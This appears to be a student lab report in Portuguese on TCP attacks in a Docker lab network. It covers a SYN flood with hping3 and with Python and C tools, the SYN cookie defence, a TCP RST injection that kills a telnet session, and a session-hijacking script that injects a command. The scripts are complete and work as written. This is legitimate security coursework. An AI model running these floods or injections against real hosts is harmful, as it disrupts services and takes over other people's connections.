```

hping3 -S -p 80 --flood

- **-S**: Envia pacotes SYN.
- **-p 80**: Define a porta de destino (geralmente, para um servidor web).
- **--flood**: Envia pacotes continuamente, simulando o ataque.

5) Monitorar a fila de conexões no servidor: Durante o ataque, pode-se monitorar as conexões no servidor vítima para ver o estado das conexões.

Usar o comando “**netstat**” no container da vítima:

→ netstat -nat

```
root@f191d58107f2:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address
State
tcp      0      0 0.0.0.0:23              0.0.0.0:*
LISTEN
tcp      0      0 127.0.0.11:35613        0.0.0.0:*
LISTEN
tcp      0      0 10.9.0.5:23             91.152.157.47:64750
SYN_RECV
tcp      0      0 10.9.0.5:23             91.159.48.145:43533
SYN_RECV
tcp      0      0 10.9.0.5:23             171.86.66.164:39220
SYN_RECV
tcp      0      0 10.9.0.5:23             110.40.192.220:21761
SYN_RECV
tcp      0      0 10.9.0.5:23             23.100.5.221:16213
SYN_RECV
tcp      0      0 10.9.0.5:23             29.176.28.167:43777
SYN_RECV
tcp      0      0 10.9.0.5:23             41.244.165.204:57175
```

SYN_RECV			
tcp	0	0 10.9.0.5:23	175.159.94.58:36135
SYN_RECV			
tcp	0	0 10.9.0.5:23	146.157.152.13:2152
SYN_RECV			
tcp	0	0 10.9.0.5:23	158.83.129.99:64644
SYN_RECV			
tcp	0	0 10.9.0.5:23	216.43.255.46:10031
SYN_RECV			
tcp	0	0 10.9.0.5:23	90.237.90.117:37182
SYN_RECV			
tcp	0	0 10.9.0.5:23	132.1.131.176:22756
SYN_RECV			
tcp	0	0 10.9.0.5:23	43.112.230.135:10597
SYN_RECV			
tcp	0	0 10.9.0.5:51980	10.9.0.5:23
ESTABLISHED			
tcp	0	0 10.9.0.5:23	222.128.129.110:60045
SYN_RECV			
tcp	0	0 10.9.0.5:23	156.6.122.53:652
SYN_RECV			

Isso deve mostrar conexões no estado “**SYN-RECV**”, que são conexões incompletas (meia-abertas).

Verificar o Efeito do Ataque

- 1) **Verificar a sobrecarga da fila de conexões:** pode-se usar o comando netstat no servidor para verificar se ele está a receber muitas conexões de “**SYN-RECV**”. Isso indica que a fila de conexões está cheia devido ao ataque SYN Flood.
- 2) **Verificar se o ataque afeta a capacidade de novos utilizadores:** Ao tentar novas conexões ao servidor durante o ataque, pode-se verificar se o servidor está a recusar novas conexões devido à fila cheia.

Ativar SYN Cookies (Defesa Contra o Ataque)

Para defender o servidor contra o ataque **SYN Flood**, pode-se ativar os **SYN cookies** no container da vítima:

- 1) **Ativar SYN cookies:** executar o comando:

→ sysctl -w net.ipv4.tcp_syncookies=1

```
root@f191d58107f2:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
```

2) **Verificar a ativação:** verificar novamente o status de **SYN cookies** com:

→ sysctl -a | grep syncookies

```
root@f191d58107f2:/# sysctl -a | grep syncookies
net.ipv4.tcp syncookies = 1
```

3) **Repetir o Ataque:** Realizar o ataque novamente e verificar se o servidor agora está protegido contra a sobrecarga de conexões SYN.

4) **Realizar o ataque SYN Flood:** Agora que o “**hping3**” está instalado, pode-se executar o ataque SYN Flood com o comando:

→ hping3 -S -p 80 --flood 10.9.0.5

```
root@4abfb4e1c5c9:/# hping3 -S -p 80 --flood 10.9.0.5
HPING 10.9.0.5 (eth0 10.9.0.5): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

hping3 -S -p 80 --flood

- **-S:** Envia pacotes SYN.
- **-p 80:** Define a porta de destino (geralmente, para um servidor web).
- **--flood:** Envia pacotes continuamente, simulando o ataque.

5) **Monitorar a fila de conexões no servidor:** Durante o ataque, pode-se monitorar as conexões no servidor vítima para ver o estado das conexões.

Usar o comando “**netstat**” no container da vítima:

→ netstat -nat

```
root@f191d58107f2:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp      0      0 0.0.0.0:23              0.0.0.0:*
LISTEN
tcp      0      0 127.0.0.11:35613       0.0.0.0:*
LISTEN
tcp      0      0 10.9.0.5:23            10.9.0.5:51980        ESTABLISHED
tcp      0      0 10.9.0.5:43834         10.9.0.5:23          ESTABLISHED
tcp      0      0 10.9.0.5:23            10.9.0.5:43834        ESTABLISHED
tcp      0      0 10.9.0.5:54262         10.9.0.6:23          ESTABLISHED
tcp      0      0 10.9.0.5:51980         10.9.0.5:23          ESTABLISHED
```

Task 1.1: Launching the Attack Using Python

- 1) Aceder ao container do atacante:

→ docker exec -it seed-attacker /bin/bash

```
[02/18/25]seed@VM:~$ docker exec -it seed-attacker /bin/bash
root@4abfb4e1c5c9:/# █
```

- 2) Abrir o editor “**nano**” para criar ou editar o ficheiro “**synflood.py**”, onde será escrito o código do ataque “**SYN Flood**”:

→ nano synflood.py

```
root@4abfb4e1c5c9:/# nano synflood.py
```

- 3) Criar e completar o código Python:

→ #!/bin/env python3

```
from scapy.all import IP, TCP, send
```

```
from ipaddress import IPv4Address
```

```
from random import getrandbits
```

```
ip = IP(dst="10.9.0.5") # Endereço do alvo
```

```
tcp = TCP(dport=23 , flags='S') # Porta de destino e flag SYN
```

```
pkt = ip/tcp
```

```
while True:
```

```
    pkt[IP].src = str(IPv4Address(getrandbits(32))) # Endereço IP de origem
```

```
    pkt[TCP].sport = getrandbits(16) # Porta de origem
```

```
    pkt[TCP].seq = getrandbits(32) # Número de sequência
```

```
    send(pkt, verbose=0)
```

```

#!/bin/env python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="10.9.0.5") # Endereço do alvo
tcp = TCP(dport=23, flags='S') # Porta de destino
pkt = ip/tcp

while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32)))
    pkt[TCP].sport = getrandbits(16) # Porta de origem
    pkt[TCP].seq = getrandbits(32) # Número sequencial
    send(pkt, verbose=0)

    ^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text

```

4) Executar o ataque:

- a) No container atacante:

→ [python3 synflood.py](#)

`root@4abfb4elc5c9:/# python3 synflood.py`

→ [sysctl net.ipv4.tcp_max_syn_backlog](#)
[net.ipv4.tcp_max_syn_backlog = 80](#)

Deixar correr por pelo menos um minuto.

- b) No container da vítima, verificar quantas conexões meio abertas (SYN_RECV) existem:

→ [netstat -tna | grep SYN_RECV | wc -l](#)

```

root@f191d58107f2:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 80
root@f191d58107f2:/# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
root@f191d58107f2:/# netstat -tna | grep SYN_RECV | wc -l
61

```

O que é que isso significa?

1. O atacante está a enviar pacotes SYN para a vítima;
2. A vítima está a armazenar essas conexões na fila de meio-abertas;
3. Como a fila foi configurada para 80 conexões, e já temos 61 ocupadas, o ataque está a funcionar bem.

5) Testar o efeito do SYN Cookies:

Agora, ative a proteção SYN Cookies na vítima e veja se o ataque perde força:

→ sysctl -w net.ipv4.tcp_syncookies=1

```
root@f191d58107f2:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
```

Depois, execute novamente:

→ netstat -tna | grep SYN_RECV | wc -l

```
root@f191d58107f2:/# netstat -tna | grep SYN_RECV | wc -l
128
root@f191d58107f2:/# netstat -tna | grep SYN_RECV | wc -l
125
root@f191d58107f2:/# netstat -tna | grep SYN_RECV | wc -l
121
```

Se o número de conexões SYN_RECV diminuir, significa que o SYN Cookies está a minimizar o ataque.

NOTAS IMPORTANTES

1^a Nota -> Mecanismo de minimização do kernel no Ubuntu 20.04, que afeta ataques de **SYN flooding**. Se a máquina X nunca fez uma conexão TCP com a máquina vítima, ela não conseguirá realizar um telnet para a vítima durante o ataque. No entanto, se a máquina X já tiver feito uma conexão previamente, ela parecerá "imune" ao ataque e conseguirá telnet com sucesso. Isso ocorre porque a máquina vítima mantém um registo de conexões anteriores e utiliza esse histórico para tratar as futuras conexões. Esta funcionalidade não existe em versões mais antigas como o Ubuntu 16.04. A minimização no kernel reserva uma parte da fila de backlog para "destinos provados" caso os **SYN Cookies** estejam desativados. Para remover o efeito dessa minimização, é possível utilizar o comando **ip tcp metrics flush** no servidor.

→ # ip tcp metrics show

```
10.9.0.6 age 140.552sec cwnd 10 rtt 79us rttvar 40us source 10.9.0.5
```

ip tcp metrics flush

2^a Nota -> Pacotes **RST** em um cenário onde o ataque é feito entre duas VMs. No Wireshark, observa-se a presença de muitos pacotes RST, que são gerados pelo servidor NAT em vez de pela vítima. O tráfego que sai da VM passa pelo NAT do VirtualBox, e no caso de um ataque de **SYN flooding**, como não há uma entrada NAT para a conexão, o servidor NAT envia um pacote **RST** para a vítima, fazendo com que ela remova as conexões da fila meio-aberta. Isso cria uma competição entre o código do atacante e o VirtualBox, que ajuda a vítima a limpar os registros da fila.

Task 1.2 Launch the Attack Using C

- 1) Entrar no diretório Labsetup:

→ cd Labsetup

```
[02/18/25]seed@VM:~$ cd Labsetup
```

- 2) Listar os arquivos dentro da pasta para verificar se synflood.c está lá:

→ ls -l

→ find . -name "synflood.c"

```
[02/18/25]seed@VM:~/Labsetup$ ls -l
total 20
-rw-rw-r-- 1 seed seed 1227 Feb 18 04:34 docker-compose.yml
-rw-rw-r-- 1 seed seed 1226 Feb 17 16:45 'docker-compose.yml'
-rw-rw-r-- 1 seed seed 1919 Feb 17 16:46 docker-compose.yml.save
-rw-rw-r-- 1 seed seed 1655 Feb 18 11:15 docker-compose.yml.save.1
drwxrwxr-x 2 seed seed 4096 Mar 17 2021 volumes
[02/18/25]seed@VM:~/Labsetup$ find . -name "synflood.c"
./volumes/synflood.c
```

Se o “**find**” mostrar algo como “**./src/synflood.c**”, deve ir para este diretório:

→ cd volumes

```
[02/18/25]seed@VM:~/Labsetup$ cd volumes
```

E listar os arquivos novamente para confirmar:

→ ls -l

Compilar o código C

- 1) Agora que synflood.c foi encontrado, compilar o código:

→ gcc -o synflood synflood.c

```
[02/18/25]seed@VM:~/.../volumes$ gcc -o synflood synflood.c
```

- 2) Verifica se o executável foi criado:

→ ls -l synflood

```
[02/18/25]seed@VM:~/volumes$ ls -l synflood
-rwxrwxr-x 1 seed seed 17656 Feb 18 12:56 synflood
```

Se aparecer um arquivo chamado “**synflood**” com permissões de execução (-rwxr-xr-x), significa que a compilação foi bem-sucedida.

→ Copiar o executável para o container atacante

```
[02/18/25]seed@VM:~/Labsetup$ docker cp volumes/synflood 4abfb4e1c5c9:/root/
Successfully copied 19.5kB to 4abfb4e1c5c9:/root/
```

Agora precisamos de mover o binário synflood para o container atacante.

- 3) Sai do diretório atual e volta para Labsetup

→ cd ..

Copie o arquivo synflood para o container atacante:

- 4) Acessar o container atacante

→ docker exec -it 4abfb4e1c5c9 /bin/bash

```
[02/18/25]seed@VM:~/Labsetup$ docker exec -it 4abfb4e1c5c9 /bin/bash
```

- 5) Vá para o diretório “/root/”

→ cd /root

- 6) Para confirmar que o arquivo foi copiado corretamente:

→ ls -l synflood

Se o arquivo aparecer na lista, significa que foi copiado corretamente.

```
root@4abfb4e1c5c9:/# cd /root
root@4abfb4e1c5c9:~# ls -l synflood
-rwxrwxr-x 1 seed seed 17656 Feb 18 17:56 synflood
```

- 7) Dar permissão de execução ao binário (**se necessário**)

→ chmod +x synflood

```
root@4abfb4e1c5c9:~# chmod +x synflood
root@4abfb4e1c5c9:~# █
```

- 8) Executar o ataque SYN Flood

→ ./synflood 10.9.0.5 23

```
root@4abfb4e1c5c9:~# ./synflood 10.9.0.5 23
█
```

Isso enviará pacotes SYN para a vítima (10.9.0.5) na porta 23 (Telnet).

- 9) Verifica se o ataque está a funcionar:

No container da vítima (10.9.0.5), executar:

→ netstat -tna | grep SYN_RECV | wc -l

```
9.0.6
[02/18/25]seed@VM:~/Labsetup$ docker exec -it victim-10.9.0.5 /bin
/bash
root@f191d58107f2:/# netstat -tna | grep SYN_RECV | wc -l
128
root@f191d58107f2:/# █
```

Comparar com o ataque em Python

O ataque em C gera mais conexões meio abertas do que o ataque Python, porque é mais rápido na criação e envio dos pacotes.

Em suma:

1. Compilamos e copiamos synflood para o atacante.
2. Demos permissão de execução ao binário.
3. Agora o ataque pode ser executado contra a vítima (10.9.0.5).

Task 1.3: Enable the SYN Cookie Countermeasure

A Tarefa 1.3 consiste em habilitar a contramedida SYN Cookie para minimizar ataques que exploram ligações meio abertas. Antes de prosseguir, é importante notar que, nas tarefas anteriores, já foram realizados testes para analisar o impacto dos ataques e o comportamento das ligações no servidor vítima.

O primeiro passo nesta tarefa é verificar se a contramedida SYN Cookie está ativada no servidor vítima. Para isso, utiliza-se o seguinte comando:

```
→ sysctl -a | grep syncookies
```

Se o resultado mostrar “**net.ipv4.tcp_syncookies = 0**”, significa que a funcionalidade está desativada. Para ativá-la, deve-se executar o seguinte comando:

```
→ sysctl -w net.ipv4.tcp_syncookies=1
```

Ao ativar o SYN Cookie, o sistema impede que o ataque encha a fila de ligações, pois não armazenará ligações meio abertas, reduzindo assim o impacto do ataque.

Após ativar a contramedida, é necessário executar novamente os ataques utilizando Python e C, tal como foi feito nas tarefas anteriores, para verificar se há uma redução na sua eficácia. Para analisar os resultados, compara-se a quantidade de ligações no estado “**SYN_RECV**” antes e depois da ativação do SYN Cookie. Isso pode ser feito com o seguinte comando:

```
→ netstat -tna | grep SYN_RECV | wc -l
```

Se a quantidade de ligações “**SYN_RECV**” for significativamente menor após a ativação, significa que a contramedida foi eficaz, complementando as análises e testes já realizados nas tarefas anteriores.

Considerações Finais da TASK 1

O objetivo desta tarefa era compreender como um ataque SYN Flood afeta um servidor, aproveitando a forma como o protocolo TCP estabelece conexões. Ao enviar um grande número de pacotes SYN sem completar o handshake, o atacante consegue sobrecarregar a fila de conexões pendentes do servidor, impedindo novos utilizadores legítimos de se conectar.

Nos primeiros testes, verificou-se que ao reduzir o tamanho da fila de conexões no servidor vítima, o ataque tornou-se ainda mais eficaz. Isso demonstrou como um simples ajuste de configuração pode influenciar a vulnerabilidade de um sistema. Ao utilizar ferramentas como netstat, foi possível monitorizar o número de conexões no estado “**SYN_RECV**”, confirmando que o servidor estava a acumular ligações incompletas devido ao ataque.

Para reforçar o ataque, testámos diferentes abordagens, incluindo a execução do ataque através de Python e C. O ataque em Python revelou-se eficaz, mas o ataque em C conseguiu gerar ainda mais conexões meio abertas, uma vez que a linguagem C permite um envio de pacotes mais rápido e eficiente.

Após confirmarmos o impacto do ataque, passámos à implementação da contramedida SYN Cookie. Esta funcionalidade altera a forma como o servidor gera pedidos SYN, evitando armazenar conexões meio abertas até que a terceira etapa do handshake TCP seja validada. Assim, o sistema não fica sobrecarregado com conexões falsas.

Ao ativarmos o SYN Cookie e repetirmos os ataques, verificámos que a quantidade de conexões “**SYN_RECV**” foi significativamente reduzida. Isso indica que a contramedida funcionou como esperado, dificultando a ação do atacante e impedindo a sobrecarga do servidor.


Em suma, a Task 1 permitiu-nos explorar na prática um dos ataques mais comuns contra servidores e compreender como pequenas alterações na configuração do sistema podem fazer a diferença na sua resiliência. O estudo revelou que ataques como o SYN Flood são extremamente eficazes quando a vítima não possui proteção adequada, mas podem ser minimizados com medidas simples, como a ativação do SYN Cookie.

TASK 2: TCP RST Attacks on telnet Connections

Para começar o ataque a uma conexão telnet de dois hosts, vamos verificar o nome da interface que contém a nossa subrede.

```
[02/21/25]seed@VM:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    qlen 1000
        link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel
    qlen 1000
        link/ether 08:00:27:75:f8:31 brd ff:ff:ff:ff:ff:ff
        inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute
            valid_lft 86362sec preferred_lft 86362sec
        inet6 fd00::bd8f:8942:73f8:b3ed/64 scope global temporary dynamic
            valid_lft 86365sec preferred_lft 14365sec
        inet6 fd00::b2c4:9a9:3f4c:72cc/64 scope global dynamic mngtmpc
            valid_lft 86365sec preferred_lft 14365sec
        inet6 fe80::a0e3:40aa:e39:dfb2/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
3: br-8c1d0ce8e653: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500
    state DOWN group default
        link/ether 02:42:00:aa:f0:e3 brd ff:ff:ff:ff:ff:ff
        inet 10.9.0.1/24 brd 10.9.0.255 scope global br-8c1d0ce8e653
```

Agora que sabemos, abrimos o wireshark e começamos a captura de pacotes dessa interface.



Iniciar e entrar nos Containers

Agora entramos no container do atacante (lembrando que se não estiver ativado devemos usar “Docker start [nome do container]”) usando “docksh (dois primeiros caracteres do ID)”. Abrimos(ou criamos) o ficheiro de python para o ataque com o comando “nano”.

```
[02/21/25] seed@VM:~$ docksh 45
root@VM:/# nano tcp_RST_attack.py
```

Ficheiro python

Colocamos o código esqueleto oferecido no manual, mudamos a source, e destination, as portas e o número de sequência para os respectivos da nossa máquina. Damos ctrl X e guardamos.

```
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=48418, dport=23, flags="R", seq=815416960)
pkt = ip/tcp
send(pkt, verbose=1)
```

Problema encontrado

Quando eu corria o script dava um erro e já funcionava quando eu mudei o verbose para 1. Porém, mandava o pacote para a conexão mas não deitava abaixo ou demorava muito tempo para isso. Mudei de novo o verbose para 0, já não deu erro e consegui fechar a ligação logo.

Iniciar a conexão Telnet

Agora iniciamos o container dos hosts que vamos utilizar, entramos no primeiro host, escrevemos “telnet (ip do outro host)” e damos login.

```
root@0402d5086314:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^].
Ubuntu 20.04.1 LTS
90b02272767b login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.


To restore this content, you can run the 'unminimize' command.
Last login: Wed Feb 19 16:57:36 UTC 2025 from victim-10.9.0.5.net-10.9.0.0 on
pts/2
seed@90b02272767b:~$
```

Wireshark

Podemos reparar que já estamos a receber os pacotes transmitidos entre os dois hosts.

62 2025-02-21 11:2... 10.9.0.5	10.9.0.6	TCP	66 48366 → 23 [ACK] Seq=925868483 Ack=2682447814 Win=64256 Len=0..
63 2025-02-21 11:2... 10.9.0.5	10.9.0.6	TELNET	67 Telnet Data ...
64 2025-02-21 11:2... 10.9.0.6	10.9.0.5	TCP	66 23 → 48366 [ACK] Seq=2682447814 Ack=925868484 Win=65152 Len=0..
65 2025-02-21 11:2... 10.9.0.5	10.9.0.6	TELNET	67 Telnet Data ...
66 2025-02-21 11:2... 10.9.0.6	10.9.0.5	TCP	66 23 → 48366 [ACK] Seq=2682447814 Ack=925868485 Win=65152 Len=0..
67 2025-02-21 11:2... 10.9.0.5	10.9.0.6	TELNET	67 Telnet Data ...
68 2025-02-21 11:2... 10.9.0.6	10.9.0.5	TCP	66 23 → 48366 [ACK] Seq=2682447814 Ack=925868486 Win=65152 Len=0..
69 2025-02-21 11:2... 10.9.0.5	10.9.0.6	TELNET	67 Telnet Data ...
70 2025-02-21 11:2... 10.9.0.6	10.9.0.5	TCP	66 23 → 48366 [ACK] Seq=2682447814 Ack=925868487 Win=65152 Len=0..
71 2025-02-21 11:2... 10.9.0.5	10.9.0.6	TELNET	68 Telnet Data ...
72 2025-02-21 11:2... 10.9.0.6	10.9.0.5	TCP	66 23 → 48366 [ACK] Seq=2682447814 Ack=925868489 Win=65152 Len=0..
73 2025-02-21 11:2... 10.9.0.6	10.9.0.5	TELNET	68 Telnet Data ...
74 2025-02-21 11:2... 10.9.0.5	10.9.0.6	TCP	66 48366 → 23 [ACK] Seq=925868489 Ack=2682447816 Win=64256 Len=0..
75 2025-02-21 11:2... 10.9.0.6	10.9.0.5	TELNET	476 Telnet Data ...
76 2025-02-21 11:2... 10.9.0.5	10.9.0.6	TCP	66 48366 → 23 [ACK] Seq=925868489 Ack=2682448226 Win=64128 Len=0..
77 2025-02-21 11:2... 10.9.0.6	10.9.0.5	TELNET	151 Telnet Data ...
78 2025-02-21 11:2... 10.9.0.5	10.9.0.6	TCP	66 48366 → 23 [ACK] Seq=925868489 Ack=2682448311 Win=64128 Len=0..
79 2025-02-21 11:2... 10.9.0.6	10.9.0.5	TELNET	87 Telnet Data ...
80 2025-02-21 11:2... 10.9.0.5	10.9.0.6	TCP	66 48366 → 23 [ACK] Seq=925868489 Ack=2682448332 Win=64128 Len=0..

Clicamos no último pacote enviado e vamos em Transmission onde estará o next sequence number para colocar no ficheiro python.



Ativar e verificar a eficácia do Ficheiro python

Agora, com o número de sequência certo, daremos início ao ataque com “sudo python3 (nome do ficheiro python).”

```
sudo python3 tcp_RST_attack.py
```

E podemos verificar no wireshark que o pacote Reset falsificado foi enviado para a conexão telnet dos 2 hosts.

67 2025-02-21 11:3... 10.9.0.6	10.9.0.5	TCP	66 23 → 48418 [ACK] Seq=3494633348 Ack=815416957 Win=65152 Len=0..
68 2025-02-21 11:3... 10.9.0.6	10.9.0.5	TELNET	76 Telnet Data ...
69 2025-02-21 11:3... 10.9.0.5	10.9.0.6	TCP	66 48418 → 23 [ACK] Seq=815416957 Ack=3494633344 Win=64128 Len=0..
70 2025-02-21 11:3... 10.9.0.5	10.9.0.6	TELNET	69 Telnet Data ...
71 2025-02-21 11:3... 10.9.0.6	10.9.0.5	TCP	66 23 → 48418 [ACK] Seq=3494633344 Ack=815416968 Win=65152 Len=0..
72 2025-02-21 11:3... 10.9.0.6	10.9.0.5	TELNET	73 Telnet Data ...
73 2025-02-21 11:3... 10.9.0.5	10.9.0.6	TCP	66 48418 → 23 [ACK] Seq=815416968 Ack=3494633351 Win=64128 Len=0..
74 2025-02-21 11:3... fe80:42:ff:fea:f0... ff02:1:fb		MDNS	107 Standard query 0x0000 PTR _ipp._tcp.local, "QM" question PTR
75 2025-02-21 11:4... 02:42:00:aa:f0:e3	Broadcast	ARP	42 Who has 10.9.0.5? Tell 10.9.0.1
76 2025-02-21 11:4... 02:42:0a:09:00:05	02:42:00:aa:f0:e3	ARP	42 10.9.0.5 is at 02:42:0a:09:00:05
77 2025-02-21 11:4... 10.9.0.6	10.9.0.5	TCP	54 48418 → 23 [RST] Seq=815416960 Win=8192 Len=0

seed@90b02272767b:~\$ Connection closed by foreign host.

Considerações Finais da TASK 2

Durante a realização do ataque TCP RST contra uma conexão Telnet, foi possível observar o processo necessário para interromper a comunicação entre dois hosts de forma não autorizada. A partir da captura de pacotes com o Wireshark, conseguimos identificar os números de sequência necessários para injetar um pacote RST e finalizar a sessão.

Um dos desafios enfrentados foi a configuração correta do script Python, em especial a necessidade de ajustar parâmetros como verbose, que inicialmente causava erro ao enviar pacotes. Após a correção, o ataque passou a funcionar corretamente, derrubando a conexão de forma imediata.

Outro ponto crucial foi a captura dos pacotes certos para encontrar o next sequence number no Wireshark, garantindo que o número de sequência usado no ataque fosse válido. Sem essa etapa, o ataque não teria efeito.

No geral, esta experiência demonstrou a importância da manipulação de pacotes na segurança de redes, evidenciando vulnerabilidades presentes no protocolo TCP quando não há mecanismos de proteção, como TCP Sequence Randomization e TLS. Esse tipo de teste reforça a necessidade de implementação de medidas de segurança para evitar ataques de interrupção de serviço em conexões não seguras.

TASK 3: TCP Session Hijacking

1) A primeira coisa que vamos fazer é iniciar o root na Seed do atacante. Para isso, colocamos o comando docker exec -it seed-attacker bash, e em seguida, no root, metemos o telnet com o IP do container. Depois iniciamos sessão no container.

```
[02/24/25]seed@VM:~$ docker exec -it seed-attacker bash
root@4abfb4e1c5c9:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^].
Ubuntu 20.04.1 LTS
f191d58107f2 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-131-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage


This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Feb 24 12:17:57 UTC 2025 from seed-attacker.net-10.9.0.0 on pts/
1
```

2) O segundo passo, é em outro terminal, iniciar o container da vítima. Depois, colocamos o comando “nano” com o nome do ficheiro “tcp_sh_attack.py”, que é o ficheiro que vai conter o ataque. Caso o ficheiro não exista, o nano cria, caso exista, ele abre.

```
[02/24/25]seed@VM:~$ docker start victim-10.9.0.5
victim-10.9.0.5
[02/24/25]seed@VM:~$ nano tcp_sh_attack.py
```

3) O terceiro passo, é analisar as informações da conexão TELNET com o wireshark.



4) O quarto passo, é colocar o código do ataque com as informações da conexão TELNET dentro do ficheiro “tcp_sh_attack.py”, e salvar as alterações.

```
GNU nano 4.8                               tcp_sh_attack.py
from scapy.all import *
ip = IP(src="10.9.0.2", dst="10.9.0.5")
tcp = TCP(sport=55818, dport=23, flags="A", seq=1761952831, ack=1630028650)
data = 'mkdir teste\n'
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

5) O quinto passo, é executar o ficheiro “tcp_sh_attack.py”, para iniciar o ataque.

```
[02/24/25]seed@VM:~$ sudo python3 tcp_sh_attack.py
version : BitField (4 bits) = 4 (4)
ihl : BitField (4 bits) = None (None)
tos : XByteField = 0 (0)
len : ShortField = None (None)
id : ShortField = 1 (1)
flags : FlagsField (3 bits) = <Flag 0 ()> (<Flag 0 ()>)
frag : BitField (13 bits) = 0 (0)
ttl : ByteField = 64 (64)
proto : ByteEnumField = 6 (0)
chksum : XShortField = None (None)
src : SourceIPField = '10.9.0.2' (None)
dst : DestIPField = '10.9.0.5' (None)
options : PacketListField = [] ([])

sport : ShortEnumField = 55818 (20)
dport : ShortEnumField = 23 (80)
seq : IntField = 1761952831 (0)
ack : IntField = 1630028650 (0)
dataofs : BitField (4 bits) = None (None)
reserved : BitField (3 bits) = 0 (0)
flags : FlagsField (9 bits) = <Flag 16 (A)> (<Flag 2 (S)>)
)
window : ShortField = 8192 (8192)
```

```
proto : ByteEnumField = 6 (0)
checksum : XShortField = None (None)
src : SourceIPField = '10.9.0.2' (None)
dst : DestIPField = '10.9.0.5' (None)
options : PacketListField = [] ([])

sport : ShortEnumField = 55818 (20)
dport : ShortEnumField = 23 (80)
